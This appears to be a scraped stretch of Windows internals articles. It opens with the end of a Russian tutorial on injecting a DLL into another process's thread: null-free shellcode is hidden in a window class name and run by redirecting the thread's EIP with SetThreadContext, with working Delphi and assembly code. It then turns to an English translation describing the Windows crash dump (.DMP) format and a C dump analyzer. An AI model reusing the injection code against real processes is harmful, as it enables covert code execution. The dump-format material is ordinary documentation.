  mov   ecx, dword [eax + $64] // tagWND.pcls (kernel addr)
  sub   ecx, edx
  add   ecx, eax               // tagWND.pcls (user addr)
  mov   esi, dword [ecx + $54] // tagWND.pcls.lpszClientAnsiMenuName (kernel addr)
  sub   esi, edx
  add   esi, eax               // tagWND.pcls.lpszClientAnsiMenuName (user addr)
  mov   result, esi
  popad
end;
```

Вот, треть дела уже сделана! Теперь хорошо бы разобраться с тем, как искать нужные нам адреса в чужом процессе. Тут на самом деле нет ни чего сложного и отличного от уже изложенного материала, разве что объемы кода возрастут из-за необходимости чтения «чужой» памяти. Посему, не имея ни малейшего желания лишний раз загромождать статью, я опишу только ключевые моменты. В крайнем случае, читатель всегда может обратиться к приложенным к статье исходникам – не зря же я их писал…

• Адрес TEB чужого потока можно узнать с помощью экспорта **ntdll.dll**– функции **ZwQueryInformationThread**, вызвав ее с классом информации **ThreadBasicInformation**. Указанный буфер, в случае успеха, заполнится структурой типа **THREAD_BASIC_INFORMATION**, которая имеет в себе элемент **TebBaseAddress** – как раз то, что нам нужно. Впрочем, замечательный труд Гарри Нэббета о Native API расскажет обо всем этом намного лучше меня.
• В Windows Vista системные библиотеки в различных процессах могут грузиться по разным адресам, поэтому чтобы найти **gSharedInfo** нам, сначала, необходимо получить адрес, по которому загружена **user32.dll**, а потом прибавить к найденному значению 6A6C0h. Это число валидно лишь для Vista SP0, для последующих сервиспаков оно, скорее всего, будет другим.

Разобравшись с поиском указателей, пора приступать к подготовке шеллкода. Для начала определимся с тем, каким образом ему будет передаваться управление. Я не стал сильно мудрствовать и решил использовать избитый всеми **SetThreadContext()**. Это документированный и достаточно надежный способ, хотя и палится он всеми, кому не лень, собственно как и все остальные паблик-методы. Наш код, не содержащий нулей, после того, как закончит свои дела, должен будет вернуть управление потоку-жертве в то место, где выполнение последнего было нами прервано, естественно сохранив значения всех регистров. Учитывая все вышесказанное и имея ввиду то, что мы условились внедрять лишь маленький переходник, подгружающий заранее подготовленную DLL, становится возможным сделать примерный набросок нашего шеллкода:

```
pushad
mov eax, <addr_of_str_with_dll_path>
push eax
mov eax, <addr_of_loadlibrary>
call eax
popad
push eax
mov eax, <ret_addr>
xchg [esp], eax
ret
```

И тут мы упираемся в подводный камень – каждое значение, заносимое нами в регистр eax командой mov, может и, скорее всего, будет содержать в себе нули. Здесь стоит откупорить еще бутылочку пивасика и включить воображение: нам необходимо написать генератор кода, использующий универсальный способ замены команды mov, да еще и такой, чтобы налету отсечь все нули из числа. Немного пораскинув мозгами, в голову приходит неплохой вариант. Надо

заметить, что изначально мне в голову пришел совсем не тот вариант, который стоило бы публиковать, но мой друг Хакер вовремя наставил на путь истинный, за что ему «респект и уважуха». Нам нужно найти маску, при xor'е с которой исходное число давало бы DWORD, не содержащий нулей. Такая маска находится по элементарному алгоритму: к исходному числу («N») прибавляем 01010101h, получая «X», проверяем каждый байт результата – если он равен нулю или FFh, то прибавляем к нему 2. Далее высчитываем «Y» - Y = X xor N. Все. Допустим, нам нужно поместить в eax число 0098BCC8h. Вот так может выглядеть код, решающий эту проблему:

```
mov eax, 0199BDC9h // X
xor eax, 01010101h // Y
    // в eax получится 0098BCC8h
```

А теперь напишем функцию, генерирующую такой код динамически:

```
function GenCodeToPutDWORD(dwDWORD: DWORD; pCode: pointer): pointer; stdcall;
asm
  mov   edx, dwDWORD
  lea   eax, [edx + $01010101]
  mov   ecx, 4
@@1:
  cmp   al, $FF
  je    @@2
  test  al, al
  jne   @@3
@@2:
  add   al, 2
@@3:
  ror   eax, 8
  loop  @@1
  xor   edx, eax
  mov   ecx, pCode
  mov   byte[ecx], $B8
  mov   byte[ecx + 5], $35
  mov   [ecx + 1], eax
  mov   [ecx + 6], edx
  add   ecx, 10
  mov   result, ecx
end;
```

Ну, вот мы и во всеоружии! Теперь приступим непосредственно к тому, ради чего все это затеяли – к внедрению кода. Порядок действий будет такой: первым делом создадим окно, класс которого будет являться полным путем к подгружаемой динамической библиотеке. Тут есть маленькое «но» - для задания пути в кодировке UNICODE класс окна не подойдет, но как нельзя лучше сгодится надпись на нем. В структуре **tagWND** указатель на надпись лежит по смещению 88h. Дальше найдем адрес функции **LoadLibraryA()** в чужом процессе (в win_vista он может отличаться от адреса в нашем АП). Сгенерируем первую часть шеллкода по приведенному выше шаблону, внеся в него предварительно найденный указатель на путь к внедряемой DLL. Следующим шагом будет приостановка целевого потока и получение его контекста. Генерируем вторую часть кода, которая возвратит управление по только что полученному eip и создаем окно с классом, содержащим в себе шеллкод. Ищем указатель на класс этого окна и устанавливаем новое значение eip для потока. И все! Вот какой код получился у меня (да не ужаснутся хакеры старой школы от использования Delphi с VCL – для простоты и наглядности такой подход в самый раз):

```
procedure TfrmMain.cmdClick(Sender: TObject);
var
  wc: WNDCLASSEX;
  hWnd, hWndLibPath, ThreadID, hThread: DWORD;
  Context: _CONTEXT;
  CodeArr: array[0..255] of byte;
  pClass, pCode: pointer;
begin
ZeroMemory(@CodeArr, 256);
if txtTID.Text <> '' then
  begin
```

```
  ThreadID := StrToInt(txtTID.Text);
  ZeroMemory(@wc, SizeOf(WNDCLASSEX));
  wc.cbSize := SizeOf(WNDCLASSEX);
  wc.lpszClassName := PChar(txtLibPath.Text);
  wc.lpfnWndProc := @EmptyWndProc;
  RegisterClassEx(wc);
  hWndLibPath := CreateWindowEx(0, PChar(txtLibPath.Text), nil, WS_OVERLAPPEDWINDOW,
                 integer(CW_USEDEFAULT), integer(CW_USEDEFAULT),
                 integer(CW_USEDEFAULT), integer(CW_USEDEFAULT), 0, 0,
                 GetModuleHandle(nil), nil);
  pClass := GetPClassNameEx(ValidateHwndEx(hWndLibPath, ThreadID), ThreadID);

  pCode := @CodeArr;
  BYTE(pCode^) := $60;   // pushad
  Inc(DWORD(pCode));
  pCode := GenCodeToPutDWORD(DWORD(pClass), pCode);
  BYTE(pCode^) := $50;   // push  eax
  Inc(DWORD(pCode));
  pCode := GenCodeToPutDWORD(DWORD(GetProcAddressEx('kernel32.dll', 'LoadLibraryA',
    ProcessIdFromThreadId(ThreadID))), pCode);
  WORD(pCode^) := $D0FF; // call  eax
  Inc(DWORD(pCode), 2);
  BYTE(pCode^) := $61;   // popad
  Inc(DWORD(pCode));
  BYTE(pCode^) := $50;   // push  eax
  Inc(DWORD(pCode));

  hThread := OpenThread(THREAD_GET_CONTEXT or THREAD_SET_CONTEXT, false, ThreadID);
  if hThread <> 0 then
    begin
    SuspendThread(hThread);
    Context.ContextFlags := CONTEXT_FULL;
    GetThreadContext(hThread, Context);

    pCode := GenCodeToPutDWORD(Context.Eip, pCode);
    BYTE(pCode^) := $87;   // |
    Inc(DWORD(pCode));     // |
    WORD(pCode^) := $2404; // | xchg eax, [esp]
    Inc(DWORD(pCode), 2);  // |
    BYTE(pCode^) := $C3;   // ret

    ZeroMemory(@wc, SizeOf(WNDCLASSEX));
    wc.cbSize := SizeOf(WNDCLASSEX);
    wc.lpszClassName := @CodeArr[0];
    wc.lpfnWndProc := @EmptyWndProc;
    RegisterClassEx(wc);
    hWnd := CreateWindowEx(0, @CodeArr, nil, WS_OVERLAPPEDWINDOW,
                 integer(CW_USEDEFAULT), integer(CW_USEDEFAULT),
                 integer(CW_USEDEFAULT), integer(CW_USEDEFAULT), 0, 0,
                 GetModuleHandle(nil), nil);
    ZeroMemory(@wc, SizeOf(WNDCLASSEX));

    Context.Eip := DWORD(GetPClassNameEx(ValidateHwndEx(hWnd, ThreadID), ThreadID));
    SetThreadContext(hThread, Context);
    ResumeThread(hThread);
    CloseHandle(hThread);
    Sleep(1000);
    PostMessage(hWnd, WM_CLOSE, 0, 0);
    end;
  PostMessage(hWndLibPath, WM_CLOSE, 0, 0);
  end;
end;
```

В листинге я не стал приводить содержимое таких функций, как **GetProcAddressEx()**, **ProcessIdFromThreadId()** и т.д. – их назначение понятно из названия, а код тривиален. Любителей копипаста отправляю к исходникам, приложенным к статье.

Ну вот, пожалуй, и все, что я хотел поведать. Надеюсь, информация, изложенная мной в данной статье, хоть как-то окажется полезной конечному читателю…

Файлы (находится в архиве `wasm_files.zip`: `files/0484/window_inject.rar`) к статье.

Description of DMP Format

Автор: Great, пер. Aquila

Дата: 2008-06-08

I. Structure of crash dump

Not so long ago I've released my counterpart of livekd, named gr8lkd, which is filter driver for file system. It attaches to disk C: and creates here virtual crash dump to intercept and process all requests to it.

Now I've decided to describe the format of Windows crash dumps - .DMP. On the internet you can find only one page in English (original article is in Russian) with incomplete and buggy description.

I will try to describe this format as complete as possible. Everything underwritten is based on my own research of core's dissassembler listing - if to be more precise, function **IoWriteCrashDump** and those ones associated with it.

Let's begin...

First, let's talk about crash dumps and how they are generated. When something bad happens in the core, for example freeing of already freed memory, and **ExFreePool**(function for pool freeing) founds it, it is insecure to continue to work so it is decided to make emergency system shudown. **ExFreePool** calls **KeBuCheckEx**(**KeBugCheck2**, **KeBugCheck3** - depending on Windows version, in first case it is exported documented function which shows blue screen, in second and third ones - inner function which do the same) which shows blue screen BAD_POOL_CALLER and calls IoWriteCrashDump to write a crash dump. The crash dump is writed in the disk sectors which are occupied by swap file (before this FSCTL_GET_RETRIEVAL_POINTERS is called to get swap file map (карта размещения)) because at this stage calling of file system driver is insecure - maybe it is itseft the reason of fail, so special driver is used for writing dump to swap file. At the next boot dump will be get from swap file and written to the path specified in the registry.

As is known, there are three types of Windows crash dumps:

1. "Minidump", or "triage dump" as it is called in the core. Usually such dumps are small (about 64k) and they contain least of information about system when it crashed. This type of dumps is set by default but unfortunately it is not fit for usual system core developments, so we move ahead and look at the next type:
2. "Kernel Memory Dump", or "summary dump" as it called in the core. Such dumps include only core's memory pages, and not all but only those which are neccessary for crash ananalysis. This dump type is fit for usual analysis of system crash's reasons because it includes code and data of the core, all loaded drivers and system structures. Swap file should be big enough to contain all of this. It is hard to predict it's size, at my maching it is usually about 1/8 of physical memory.
3. "Full Memory Dump"
. This dump includes all pages of physical memory. Swap file should be big enough to contain it.

First we will examine the structure which is common for all dumps - dump header page. It is the first page of dump file, first 0x1000 (4096) bytes. The structure of this page is - first, all page is filled with "PAGE" (bytes 'EGAP') and then data is written to required offsets.

The structure which identify the crash dump is first:

```
typedef struct _DUMP_HEADER {
/* 00 */    ULONG Signature;
/* 04 */    ULONG ValidDump;
/* 08 */    ULONG MajorVersion;
```

```
/* 0c */    ULONG MinorVersion;
/* 10 */    ULONG DirectoryTableBase;
/* 14 */    PULONG PfnDataBase;
/* 18 */    PLIST_ENTRY PsLoadedModuleList;
/* 1c */    PLIST_ENTRY PsActiveProcessHead;
/* 20 */    ULONG MachineImageType;
/* 24 */    ULONG NumberProcessors;
/* 28 */    ULONG BugCheckCode;
/* 2c */    ULONG BugCheckParameter1;
/* 30 */    ULONG BugCheckParameter2;
/* 34 */    ULONG BugCheckParameter3;
/* 38 */    ULONG BugCheckParameter4;
/* 3c */    CHAR  VersionUser[32];
/* 5c */    BYTE  PaeEnabled;
            BYTE  NotUsed[3];
/* 60 */    PVOID KdDebuggerDataBlock;
} DUMP_HEADER, *PDUMP_HEADER;
```

• **Signature** - This field is not filled and leaved with 'EGAP' bytes.
• **ValidDump** The dump signature - "DUMP" ('PMUD')
• **MajorVersion** - 0x0F if Free build 0x0C if Checked build
• **MinorVersion** - Build number системы System's build number
• **DirectoryTableBase** - CR3 value at the moment of system's crash - physical address of page directory
• **PfnDatabase** - MmPfnDatabase virtual address - page frame (number? - not sure here [translator]) database (PFN)
• **PsLoadedModuleList** - PsLoadedModuleList virtual address - list of loaded modules
• **PsActiveProcessHead** - PsActiveProcessHead virtual address - list of active processes
• **MachineImageType** - on x86 it is equal to 0x14C, you can check other constants in the winnt.h.
• **NumberProcessors** - number of processor (from KeNumberProcessors)
• **BugCheckCode** - Stop code of error
• **BugCheckParameter1**, **BugCheckParameter2**, **BugCheckParameter3**, **BugCheckParameter4** - Error's parameters
• **VersionUser** - Version of something, I did not find out what exactly. As a rule, first byte written as 0, others are not filled.
• **PaeEnabled** - =1 if support of Physical Address Extensions (PAE) is turned on, =0 if turned off
• **KdDebuggerDataBlock** - Virtual address of very important structure KdDebuggerDataBlock, which will be described later.

Well, this is beginning of the dump. Some data blocks are written to other offsets, so first let's define several constants:

```
// Data Blocks
#define DH_PHYSICAL_MEMORY_BLOCK        25
#define DH_CONTEXT_RECORD               200
#define DH_EXCEPTION_RECORD             500
#define DH_DUMP_TYPE     994
#define DH_CALLBACKS_STATUS             996   // (field is not required)
#define DH_PRODUCT_TYPE                 997   // (field is not required, value is taken from
    KUSER_SHARED_DATA)
#define DH_SUITE_MASK                   998   // (field is not required, value is taken from
    KUSER_SHARED_DATA)
#define DH_REQUIRED_DUMP_SPACE   1000
#define DH_INTERRUPT_TIME               1006  // (field is not required, value is taken from
    KUSER_SHARED_DATA)
#define DH_SYSTEM_TIME                  1008  // (field is not required, value is taken from
    KUSER_SHARED_DATA)
```

First page is treated as DWORD array, and this constants define indexes of this array where data is contained. So, in other words using C:

```
ULONG* blocks = (ULONG*) HeaderPage;
//&blocks[DH_xxx] - address of corresponding block
```

Let's examine this block one-by-one:

DH_PHYSICAL_MEMORY_BLOCK - Here is the physical memory descriptor, the structure PHYSICAL_MEMORY_DESCRIPTOR:

```
typedef unsigned long PFN_NUMBER;

typedef struct _PHYSICAL_MEMORY_RUN {
    PFN_NUMBER BasePage;
    PFN_NUMBER PageCount;
} PHYSICAL_MEMORY_RUN, *PPHYSICAL_MEMORY_RUN;

typedef struct _PHYSICAL_MEMORY_DESCRIPTOR {
    ULONG NumberOfRuns;
    PFN_NUMBER NumberOfPages;
    PHYSICAL_MEMORY_RUN Run[1];
} PHYSICAL_MEMORY_DESCRIPTOR, *PPHYSICAL_MEMORY_DESCRIPTOR;
```

It, as well as Run arrays, describes available physical memory. Usually system has 3-4 Runs - solid sets of physical pages. For example, on my system (512Mb of physical memory) they are showed as:

```
PPHYSICAL_MEMORY_DESCRIPTOR:
NumberOfRuns = 0x00000003  NumberOfPages = 0x0001ff8d
PPHYSICAL_MEMORY_RUN[0]: BasePage = 0x00000001   PageCount = 0x0000009e
PPHYSICAL_MEMORY_RUN[1]: BasePage = 0x00000100   PageCount = 0x00000eff
PPHYSICAL_MEMORY_RUN[2]: BasePage = 0x00001000   PageCount = 0x0001eff0
```

I.e. physical pages with PFNs (numbers in other words) from 1 to 0x9e, from 0x100 to 0xeff and from 0x1000 to 0x1eff0.

Size of this block is equal to sizeof(PHYSICAL_MEMORY_DESCRIPTOR) - sizeof(PHYSICAL_MEMORY_RUN) + sizeof(PHYSICAL_MEMORY_RUN) * NumberOfRuns

• **DH_CONTEXT_RECORD** The structure CONTEXT is stored here which contains context of thread which triggered error. I think no additional explanations are needed.
• **DH_EXCEPTION_RECORD** As in previous, the structure EXCEPTION_RECORD is stored here which contains information (if available) about exception.
• **DH_DUMP_TYPE** Here is stored the dword which indicates the dump type - triage, summary of full dump. The values of this field are:

```
// Dump types
#define DUMP_TYPE_TRIAGE    4
#define DUMP_TYPE_SUMMARY    2
#define DUMP_TYPE_FULL     1
```

• **DH_CALLBACKS_STATUS** - Here is stored NTSTATUS returned by BugcheckCallbacks.
• **DH_PRODUCT_TYPE** - Here is stored the system type described by enumeration:

```
enum _NT_PRODUCT_TYPE {
  NtProductWinNt = 0x1,
  NtProductLanManNt = 0x2,
  NtProductServer = 0x3,
};
```

• **DH_SUITE_MASK** - Here is stored the field KUSER_SHARED_DATA->SuiteMask and if honestly I don't know what it means.
• **DH_REQUIRED_DUMP_SPACE** - Here is stored LARGE_INTEGER which contains full size of dump in bytes.
• **DH_INTERRUPT_TIME** - I don't know it's purpose but it is taken from KUSER_SHARED_DATA->InterruptTime
• **DH_SYSTEM_TIME** - This field is taken from KUSER_SHARED_DATA->SystemTime and, as far as I know, contains current uptime

Well, that's all about first dump page. Following structure of dump is heavily depends on it's type:

1. Minidump (triage dump) - this dump type is not very interesting, so I will only provide partial structure TRIAGE_DUMP_HEADER without many comments (I have not finished it's analysis). Just note that it constains offsets of some structures which are followed then in row format.

```
// Triage dump header
typedef struct _TRIAGE_DUMP_HEADER {
 ULONG ServicePackBuild; // 00
 ULONG SizeOfDump;   // 04
 ULONG ValidOffset;  // 08
 ULONG ContextOffset;  // 0c
 ULONG ExceptionOffset; // 10
 ULONG MmOffset;   // 14
 ULONG UnloadedDriversOffset; // 18
 ULONG PrcbOffset;   // 1c
 ULONG ProcessOffset;  // 20
 ULONG ThreadOffset;  // 24
 ULONG Unknown1;   // 28
 ULONG Unknown2;   // 2c
 ULONG DriverListOffset; // 30
 ULONG DriverCount;  // 34

 ...

 ULONG TriageOptions;  // 44

} TRIAGE_DUMP_HEADER, *PTRIAGE_DUMP_HEADER;
```

2. Kernel memory dump (Summary dump) - second page of dump is beginning with the next structure:

```
// Kernel summary dump header
typedef struct _SUMMARY_DUMP_HEADER {
 ULONG Signature1;   // 00
 ULONG ValidDump;   // 04
 ULONG Signature2;   // 08
 ULONG HeaderSize;   // 0c
 ULONG BitmapSize;   // 10
 ULONG Pages;    // 14
 ULONG Unknown3;   // 18
 ULONG Unknown4;   // 1c

} SUMMARY_DUMP_HEADER, *PSUMMARY_DUMP_HEADER;
```

• **Signature1**, **Signature2** - This field contains "SDMP" signature, if to be more precise, the structure is filled with those at the beginning and then this field is leave as is.
• **ValidDump** - This field contains "DUMP" signature.
• **HeaderSize** - Full size of dump header.
• **BitmapSize** - Size of the bitmap which follows right after this structure - we will talk about it later.
• **Pages** Number of core's memory pages included in the dump (matches to the number of all set bits in bitmap).

The bitmap follows right after this structure, the number of bits in it equal to number of physical pages in the system, and setting of bit indicates if corresponding page included in the dump or not. Next structure is designed for working with such bitmap:

```
typedef struct _RTL_BITMAP {
    ULONG SizeOfBitMap;                     // Number of bits in bit map
    PULONG Buffer;                          // Pointer to the bit map itself
} RTL_BITMAP;
typedef RTL_BITMAP *PRTL_BITMAP;
```

и функции RtlInitializeBitMap, RtlClearAllBits, RtlSetAllBits, RtlFindClearBits, RtlFindSetBits, RtlCheckBit и другие.

In the second part of this article I will show example of simple crash dump analyzer and how to work with this map.

3. Full dump - After first page, dumps of this type contain every physical from all memory runs beginning with 0 and ending with NumberOfRuns-1.

II. Writing of dump analyzer

Now we have enough information to write simple crash dump analyzer.

In our analyzer loaded dump will be shown with the next structure:

```
// Mapped crash dump descriptor
struct MappedCrashDump {
 HANDLE hFile;
 HANDLE hMapping;
 union {
  PBYTE lpMapping;
  PDUMP_HEADER DumpHeader;
  ULONG* DataBlocks;
 };
 ULONG *DumpType;
 ULONG *DumpFlags;
 PLARGE_INTEGER DumpSize;
 PPHYSICAL_MEMORY_DESCRIPTOR PhysicalMemoryDescriptor;
 PCONTEXT Context;
 union {
  // Summary dump type
  struct {
   PSUMMARY_DUMP_HEADER pSummaryDumpHeader;
   RTL_BITMAP KernelMemoryMap;
  };

  // Triage dump type
  PTRIAGE_DUMP_HEADER pTriageDumpHeader;
 };
};
```

The plan is: we open a file, create map object and map first 10 pages of dump file. Other will be mapped on demand. To implement this, we will write function **MapDumpPage** which will map part of file if it is not mapped: already.

```
//
// This routine maps dump page at given file offset (DesiredAddress is the sum of BaseMapping and
    desired offset)
//

PVOID MapDumpPage( HANDLE hMapping, PBYTE BaseMapping, PBYTE DesiredAddress )
{
 ULONG FileOffset = (ULONG) ( ( (ULONG_PTR)DesiredAddress-(ULONG_PTR)BaseMapping ) & 0xFFFF0000 );
 PVOID Base = (PVOID)(ULONG_PTR) ( ((ULONG)(ULONG_PTR)DesiredAddress)&0xFFFF0000 );
 MEMORY_BASIC_INFORMATION mbi = {0};
 PVOID Ret = 0;

 VirtualQuery( DesiredAddress, &mbi, sizeof(mbi) );

 if( mbi.State != MEM_COMMIT ) {
  Ret = MapViewOfFileEx( hMapping,
        FILE_MAP_READ,
        0,
        FileOffset,
        0x10000,
        Base
        );
  if( Ret == Base ) {
   return DesiredAddress;
  }

  // Loaded at different address. Fail
  UnmapViewOfFile( Ret );
```

```
 return NULL;
}

return DesiredAddress;
}
```

Next we implement function which will get page from summary dump using it's physical address at the time of crash:

```
PBYTE GetSummaryDumpPagesByPhysicalAddress( MappedCrashDump *CrashDump, ULONGLONG
    AddressAtCrashTime )
{
 PBYTE StartingAddress = (PBYTE)(ULONG_PTR) ( (ULONG)(ULONG_PTR)CrashDump->pSummaryDumpHeader
      + CrashDump->pSummaryDumpHeader->HeaderSize - 0x1000 );
 ULONG NumberOfPage = (ULONG) (AddressAtCrashTime / 0x1000);
 ULONG OffsetInPage = (ULONG) (AddressAtCrashTime & 0xFFF);

 if( NumberOfPage >= CrashDump->KernelMemoryMap.SizeOfBitMap )
  return NULL;

    if( RtlCheckBit( &CrashDump->KernelMemoryMap, NumberOfPage ) == 0 )
  return NULL; // not included in dump

 // Calculate page number in dump
 ULONG PageNumber = 0;

 for( ULONG i=0; i<CrashDump->KernelMemoryMap.SizeOfBitMap; i++ ) {
  if( i == NumberOfPage ) {
   PBYTE Result = StartingAddress + PageNumber*0x1000 + OffsetInPage;

   return (PBYTE) MapDumpPage( CrashDump->hMapping, CrashDump->lpMapping, Result );
  }

  if( RtlCheckBit( &CrashDump->KernelMemoryMap, i ) ) {
   PageNumber++;
  }
 }

 return NULL;
}
```

To find out if a page is present in the dump and to get it's number, special function was implemented. After we have this information, page is mapped from disk to memory (if not mapped already).

Next we have to define counterpart function for full dump. First, we need to learn how to convert PFN of memory page to PFN of disk page and vice versa. Two following functions will do the job:

```
PFN_NUMBER GetPhysicalPFN( PPHYSICAL_MEMORY_DESCRIPTOR ppmd, PFN_NUMBER DumpPFN )
{
 PFN_NUMBER iBuffPage, iPage = iBuffPage = DumpPFN;

 if( iBuffPage >= ppmd->NumberOfPages )
  return -1;

 // Calculate page in memory
 ULONG NumberOfRunsRequired = 0;
 PFN_NUMBER TotalPageCount = 0;

 for( ; NumberOfRunsRequired<ppmd->NumberOfRuns; NumberOfRunsRequired++ )
 {
  PPHYSICAL_MEMORY_RUN Runs = ppmd->Run;

  if( iBuffPage >= TotalPageCount &&
   iBuffPage < TotalPageCount + Runs[NumberOfRunsRequired].PageCount )
   break;

  TotalPageCount += (Runs[NumberOfRunsRequired].PageCount);
 }

 PFN_NUMBER PreviousEnd = 0;
```

```
 NumberOfRunsRequired ++;

 for( ULONG i=0; i<NumberOfRunsRequired; i++ )
 {
  PPHYSICAL_MEMORY_RUN Runs = ppmd->Run;

  iPage += (Runs[i].BasePage - PreviousEnd);
  PreviousEnd = Runs[i].BasePage + Runs[i].PageCount;
 }

 return iPage;
}

PFN_NUMBER GetDumpPFN( PPHYSICAL_MEMORY_DESCRIPTOR ppmd, PFN_NUMBER PhysicalPFN )
{
 for( int run=0; run<ppmd->NumberOfRuns; run++ )
 {
  PPHYSICAL_MEMORY_RUN Runs = ppmd->Run;

  if( PhysicalPFN >= Runs[run].BasePage &&
   PhysicalPFN < (Runs[run].BasePage + Runs[run].PageCount) )
   break;
 }

 if( run == ppmd->NumberOfRuns )
  return -1;

 PFN_NUMBER iDumpPFN = 0;

 for( int i=0; i<run; i++ )
 {
  iDumpPFN += ppmd->Run[i].PageCount;
 }

 iDumpPFN += PhysicalPFN - ppmd->Run[i].BasePage;

 return iDumpPFN;
}
```

Next we can define a function to get a page from the dump using it's physical address at the time of the crash, and a general function to get the dump type, and call one of the two functions to get it's address (which is more appropriate):

```
PBYTE GetCompleteDumpPagesByPhysicalAddress( MappedCrashDump *CrashDump, ULONGLONG
    AddressAtCrashTime )
{
 PBYTE StartingAddress = (PBYTE)(ULONG_PTR)( (ULONG)(ULONG_PTR)CrashDump->lpMapping + 0x1000 );
 PFN_NUMBER PFN = (ULONG) (AddressAtCrashTime >> 12);
 ULONG OffsetInPage = (ULONG) (AddressAtCrashTime & 0xFFF);

 // Calculate page number in dump
 for( ULONG i=0; i<CrashDump->PhysicalMemoryDescriptor->NumberOfRuns; i++ ) {
  PPHYSICAL_MEMORY_RUN Runs = (PPHYSICAL_MEMORY_RUN) &CrashDump->PhysicalMemoryDescriptor->Run;

  if( PFN >= Runs[i].BasePage && PFN < (Runs[i].BasePage + Runs[i].PageCount) ) {

   PFN_NUMBER DumpPFN = GetDumpPFN( CrashDump->PhysicalMemoryDescriptor, PFN );
   PBYTE Result = StartingAddress + DumpPFN*0x1000 + OffsetInPage;

   return (PBYTE) MapDumpPage( CrashDump->hMapping, CrashDump->lpMapping, Result );
  }
 }
 return NULL;
}

PBYTE GetDumpPagesByPhysicalAddress( MappedCrashDump *CrashDump, ULONGLONG AddressAtCrashTime )
{
 if( *CrashDump->DumpType == DUMP_TYPE_SUMMARY ) {

  return GetSummaryDumpPagesByPhysicalAddress( CrashDump, AddressAtCrashTime );
 } else if( *CrashDump->DumpType == DUMP_TYPE_COMPLETE ) {
```

```
  return GetCompleteDumpPagesByPhysicalAddress( CrashDump, AddressAtCrashTime );

 } else {

  return NULL;
 }
}
```

Now we have to learn how to translate virtual adresses to physical ones. Then we will be able to get data from any virtual address of the dump. First, let's define directory structures PDPE, PDE and PTE. We will need them later.

```
//
// Page Directory Entry
//

struct PDE {
 DWORD  Present:1;
 DWORD  ReadWrite:1;
 DWORD  UserSupervisor:1;
 DWORD  WriteThrough:1;
 DWORD  CacheDisabled:1;
 DWORD  Accessed:1;
 DWORD  Reserved:1;  // Dirty, ignored
 DWORD  PageSize:1;
 DWORD  GlobalPage:1; // Ignored
 DWORD  Available:3;
 DWORD  Pte:19;
};

//
// Page Table Entry
//

struct PTE {
 DWORD  Present:1;
 DWORD  ReadWrite:1;
 DWORD  UserSupervisor:1;
 DWORD  WriteThrough:1;
 DWORD  CacheDisabled:1;
 DWORD  Accessed:1;
 DWORD  Dirty:1;
 DWORD  PageTableAttributeIndex:1;
 DWORD  GlobalPage:1;
 DWORD  Available:3;
 DWORD  PageFrameNumber:19;
};

// Virtual address
struct VIRTUAL_ADDRESS {
 DWORD  Offset:12;
 DWORD  Table:10;
 DWORD  Directory:10;
};

//
// Page Directory Entry in PAE mode
//

#define QWORD ULONGLONG

struct LongPDE {
 QWORD  Present:1;
 QWORD  ReadWrite:1;
 QWORD  UserSupervisor:1;
 QWORD  WriteThrough:1;
 QWORD  CacheDisabled:1;
 QWORD  Accessed:1;
 QWORD  Reserved:1;  // Dirty, ignored
 QWORD  PageSize:1;
 QWORD  GlobalPage:1; // Ignored
```

```
 QWORD  Available:3;
 QWORD  Pte:24;
 QWORD  ReservedHigh:28;
};

//
// Page Table Entry in PAE mode
//

struct LongPTE {
 QWORD  Present:1;
 QWORD  ReadWrite:1;
 QWORD  UserSupervisor:1;
 QWORD  WriteThrough:1;
 QWORD  CacheDisabled:1;
 QWORD  Accessed:1;
 QWORD  Dirty:1;
 QWORD  PageTableAttributeIndex:1;
 QWORD  GlobalPage:1;
 QWORD  Available:3;
 QWORD  PageFrameNumber:24;
 QWORD  ReservedHigh:28;
};

//
// Page Directory Pointer Table (PAE mode only)
//

struct PDPE {
 QWORD  Present:1;
 QWORD  Reserved1:2;
 QWORD  WriteThough:1;
 QWORD  CacheDisabled:1;
 QWORD  Reserved2:4;
 QWORD  Available:3;
 QWORD  Pdt:24;
 QWORD  ReservedHigh:28;
};

// Virtual address (PAE)
struct PAE_VIRTUAL_ADDRESS {
 DWORD  Offset:12;
 DWORD  Table:9;
 DWORD  Directory:9;
 DWORD  DirectoryPointer:2;
};
```

Here is two series of structures defined: with PAE turned off and PAE turned on. I want to remind you, addressing became three-level in PAE mode. CR3 register no more points to PDE, now it points to array of "Page Directory Pointer Entries" or PDPE. There shoud be 4 of them. Every PDPE points to PDE array, and PDE points to PTE. Composition of virtual address also changed a little. One bit of PDE and PTE was cut in favour of two-bit field of PDPE number.

Taking this into account, the function to translate adresses is:

```
//
// Translates virtual address to physical address
//

ULONGLONG VirtualToPhysical( MappedCrashDump *CrashDump, ULONG VirtualAddress )
{
 ULONG CR3 = CrashDump->DumpHeader->DirectoryTableBase;

 CR3 &= 0xFFFFFFF0;   // clear flags in cr3

 if( CrashDump->DumpHeader->PaeEnabled )
 {
  // PAE enabled. Use 3-level addressing system: PDPE->PDE->PTE->Page
  PAE_VIRTUAL_ADDRESS va;
  *(ULONG*)&va = VirtualAddress;
```

```
  PDPE* dirptr = (PDPE*)GetDumpPagesByPhysicalAddress( CrashDump, CR3 );

  if( dirptr != NULL && dirptr[va.DirectoryPointer].Present )
  {
   LongPDE *dir = (LongPDE*)GetDumpPagesByPhysicalAddress( CrashDump,
       dirptr[va.DirectoryPointer].Pdt << 12 );

   if( dir != NULL && dir[va.Directory].Present )
   {
    LongPTE* tbl = (LongPTE*)GetDumpPagesByPhysicalAddress( CrashDump,
        dir[va.Directory].Pte << 12 );

    if( tbl != NULL && tbl[va.Table].Present )
    {
     return ( tbl[va.Table].PageFrameNumber << 12 ) | va.Offset;
    }
   }
  }
 }
 else
 {
  // PAE disabled. Use 2-level addressing system: PDE->PTE->Page
  VIRTUAL_ADDRESS va;
  *(ULONG*)&va = VirtualAddress;

  PDE *dir = (PDE*)GetDumpPagesByPhysicalAddress( CrashDump, CR3 );

  if( dir != NULL && dir[va.Directory].Present )
  {
   PTE* tbl = (PTE*)GetDumpPagesByPhysicalAddress( CrashDump, dir[va.Directory].Pte << 12 );

   if( tbl != NULL && tbl[va.Table].Present )
   {
    return ( tbl[va.Table].PageFrameNumber << 12 ) | va.Offset;
   }
  }
 }

 return NULL;
}

//
// Translates virtual address to physical address and loads that physical pages
//

PVOID RetrieveDumpData( MappedCrashDump* CrashDump, PVOID VirtualAddress )
{
 return GetDumpPagesByPhysicalAddress( CrashDump, VirtualToPhysical( CrashDump,
         (ULONG)(ULONG_PTR)VirtualAddress ) );
}
```

Everything is ready. Now we will code a small example for crash dump analyzing.

```
struct CONST_DESCRIPTION {
 ULONG Value;
